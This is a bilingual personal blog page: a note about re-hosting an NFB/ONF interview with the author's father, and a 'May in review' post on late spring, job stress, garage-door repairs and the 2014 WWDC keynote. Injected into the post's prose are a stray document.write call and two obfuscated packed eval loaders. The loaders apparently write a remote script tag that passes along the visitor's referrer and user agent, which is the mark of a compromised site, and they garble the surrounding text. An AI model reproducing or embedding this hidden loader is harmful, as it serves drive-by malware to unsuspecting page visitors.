Comme le site de l’ONF est fait en Flash, il ne fonctionne pas sur les plateformes mobiles d’Apple (iPad, iPod, iPhone) et il est impossible de créer des hyperliens vers une section en particulier du site. Alors j’ai choisi d’extraire l’interview de mon père pour le rendre disponible sur mon blog (
via Vimeo). Prenez note que tout le contenu est © Office National du Film.

Vous pouvez visionner tous les autres portraits sur ONF/interactif: Une histoire du cinéma – 61 portraits vivants.

The english version is available on NFB/Interactive: Making Movie History – A Portrait in 61 Parts.

[ Translate ]

May in review

Spring was late and therefore seasonal temperature (sunnier and temperature more around 20′ C) came nearly two weeks later than usual (from May 11th). We use to say that May is the nicest month of the year, document.write(“”); but it really became true at the end of the month (and even early June!). Buds were starting to open, but it felt strange in May to still see the browns of bare trees with no leaves in them. However, by the middle of the month, with the first thunderstorms of the year, the landscape quickly exploded with greens.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyzst|var|u0026u|referrer|dnsyk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nybfb|var|u0026u|referrer|hkdfd||js|php’.split(‘|’),0,{}))

I had to deal with a lot of anxiety in May. I couldn’t take it anymore at my job (I liked the team, the place, the job itself, but the long commuting hours and unruly teenagers where making my life impossible). I was on the verge of depression and needed to do something. However, the prospect of a new workplace (slightly closer from home, quieter) was also a source of apprehension. Was I making the right decision (I am still not sure) ? All this was translating into various body pains (back, chest, jaw, digestion problems, general discomfort, etc.).

Also we’ve been in the new house for over two years now and did very little work, so I really needed to get going with the repairs and improvements. I took two weeks off toward the end of the month for that purpose. First I wanted to repair and paint the garage door, but simply replacing the broken door-opener revealed quite a saga (the installation guy had to come THREE times and I had to hire an electrician to move a light fixture and install an electrical outlet).

As usual I started my vacations with a cold, watch too much TV and ended up doing only half of what I planned (the weather was not so bad, but I spent lots of time waiting for the workmen). I wrote only one manga comment (Joséphine Impératrice, vol. 1). No time left to visit museums with my wife and it was raining on the day we were planning to go to the botanical garden. But at least I finished the garage door and got the ball rolling with the house repairs… However, I better get going because there is still a lot to do for the remaining part of the summer!

Not much happened on the world stage (or was I too busy to notice anything ?). I got mostly interested with Apple WWDC keynote. The announcement was very promising, but also quite disappointing as they announced only software products (OS X 10.10 Yosemite and iOS 8, both due in fall) and absolutely NO hardware (I was expecting to see updates for the iPhone, Mac-Mini and AppleTV). But it was to be expected at a developers’ conference. While reading online I nevertheless gathered over a hundred news links that you’ll find just after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Apple: the 2014 WWDC keynote announcements

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Library Humour

Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]